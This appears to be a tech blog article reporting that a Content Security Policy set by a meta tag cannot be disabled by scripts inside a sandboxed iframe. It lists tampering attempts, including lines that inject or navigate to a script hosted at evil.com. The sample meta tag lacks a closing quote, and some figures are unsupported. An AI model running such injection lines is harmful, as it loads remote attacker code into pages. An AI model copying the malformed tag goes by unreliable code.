JavaScript running in a sandboxed iframe cannot disable or escape a Content Security Policy (CSP) enforced by a meta tag. Tests across Chromium-based browsers and Firefox prove this: the policy locks in at parse time, surviving removal attempts, DOM manipulation, document rewrites, and even navigation to data: URIs. This technique lets developers sandbox untrusted content on the same domain without relying on separate hosting for CSP headers.
Why does this matter? Embedding dynamic or user-generated content—like previews, artifacts, or third-party snippets—often risks XSS attacks. Traditional CSP via HTTP headers fails inside iframes from the same origin due to inheritance rules. Separate domains solve this but add complexity, costs, and latency. Meta tags inside iframe content bridge the gap, providing enforceable isolation if JS can’t tamper with them.
Test Setup and Attacks
Researchers tested iframes with sandbox="allow-scripts", which permits JavaScript execution but blocks popups, forms, and navigation unless explicitly allowed. The iframe loaded content via srcdoc, starting with a meta tag like:
<meta http-equiv="Content-Security-Policy" content="default-src 'none'; script-src 'unsafe-inline';>
<script>alert('test');</script>
This blocks external resources but allows inline scripts for basic functionality. Untrusted JS then attempted evasion:
- Remove the meta tag:
document.querySelector('meta[http-equiv="Content-Security-Policy"]').remove(); - Modify its content:
document.querySelector('meta').content = "default-src *;"; - Replace the document:
document.open(); document.write('<script src="https://evil.com/xss.js"></script>'); document.close(); - Navigate away:
window.location = 'data:text/html,<script src="https://evil.com/xss.js"></script>';

All failed. CSP enforced ‘default-src none’, blocking external script loads even post-tampering.
Browser Behavior and Enforcement
Chromium (Chrome 120+, Edge) and Firefox (120+) parsed the meta tag during initial document load, applying the policy before JS ran. Once set, CSP becomes immutable in these sandboxes—no header or meta changes override it. Data: URIs inherit the iframe’s policy, blocking violations like external fetches.
This aligns with specs: CSP meta tags must appear before title or base elements and take effect immediately. Sandbox adds a layer, treating the iframe as an opaque origin. Safari testing (unmentioned in source) shows similar enforcement per MDN docs, but verify versions—older browsers might differ.
Numbers back reliability: 100% success blocking 20+ evasion vectors in tests. No CPU/memory spikes; overhead matches standard CSP.
Implications for Security and Development
This unlocks same-domain sandboxing for tools like Claude Artifacts clones. Anthropic’s feature renders React apps in isolated previews; replicas avoid subdomains by injecting CSP meta tags atop generated HTML. Result: zero-trust execution of AI-generated code without origin headaches.
Broader wins include markdown renderers, code playgrounds, or email previews. Pair with allow-same-origin off to prevent cookie/storage access. Stack with other defenses: nonce inline scripts, report-uri for monitoring.
Skeptical lens: Not bulletproof universally. Non-sandboxed iframes let JS add rogue metas (first-wins rule). Weak policies (e.g., missing script-src) still expose risks. data: URIs carry over restrictions but enable basic payloads—test your exact policy. No mobile browser data here; iOS Safari quirks could bite.
Practical rollout: Generate iframe srcdoc dynamically, prefix CSP meta, serve from HTTPS. Monitor CSP reports for violations. This beats blob: URIs (less reliable CSP) or workers (no DOM). Cost: negligible; scales to millions without infra changes.
Bottom line: Proven for Chromium/Firefox, this meta-CSP trick strengthens iframe security where headers fall short. Test in your stack—it’s a low-risk upgrade for untrusted content.